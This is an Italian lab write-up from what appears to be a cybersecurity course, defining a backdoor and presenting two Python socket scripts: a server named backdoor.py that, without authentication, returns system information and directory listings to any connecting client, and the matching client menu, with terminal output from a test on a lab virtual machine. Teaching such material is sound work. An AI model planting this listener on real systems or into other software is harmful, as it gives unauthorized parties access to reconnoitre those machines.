

CLIENT PYTHON PER OTTENERE INFORMAZIONI DI SISTEMA E LISTARE CONTENUTI DI DIRECTORY DA UN SERVER REMOTO

Iniziamo dando la definizione di **BACKDOOR**: una backdoor è un punto d'accesso nascosto che consente ad un utente non autorizzato di ottenere l'accesso ad un sistema, senza passare dalle procedure di sicurezza e autenticazione.

Abbiamo poi usato due codici per simulare una comunicazione Client-Server.

- 1) Questo codice è un server (con ip della nostra macchina virtuale e la porta "1234") e ci servirà per rispondere alle richieste inviate dal client.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

- 2) Questo codice, invece, funge da client che si connette ad un server (codice n.1) per inviare richieste come:
 - una richiesta per ottenere informazioni sul sistema;
 - una richiesta di ottenere un elenco di file contenuti in una specifica directory digitata dall'utente;
 - Chiudere la connessione col client.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()


while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```

Possiamo notare qui sotto come sia prima avvenuta una connessione Client-Server inserendo IP e porta del server (192.168.50.100:1234), per poi accedere ad un menù delle opzioni dove l'utente sceglie cosa far eseguire.



The image shows two terminal windows. The left window shows a client connection to a server at 192.168.50.100:35268. The right window shows a menu of options for the user to choose from, including 'Close the connection', 'Get system info', and 'List directory contents'.

```
ivan@ivan: ~/Desktop/EserciziEpicode/EsS3L2
zsh: corrupt history file /home/ivan/.zsh_history
(ivan@ivan)~[~/Desktop/EserciziEpicode/EsS3L2]
$ python provaSocket.py
client connected: ('192.168.50.100', 35268)
█
```

```
ivan@ivan: ~/Desktop/EserciziEpicode/EsS3L2
zsh: corrupt history file /home/ivan/.zsh_history
(ivan@ivan)~[~/Desktop/EserciziEpicode/EsS3L2]
$ python simulazioneClient.py
Type the server IP address: 192.168.50.100
Type the server port: 1234
Connection established

0) Close the connection
1) Get system info
2) List directory contents

-Select an option: 1
Linux-6.3.0-kali1-amd64-x86_64-with-glibc2.37 x86_64

-Select an option: 2
Insert the path: /home
*****

ivan
*****

-Select an option: 0
```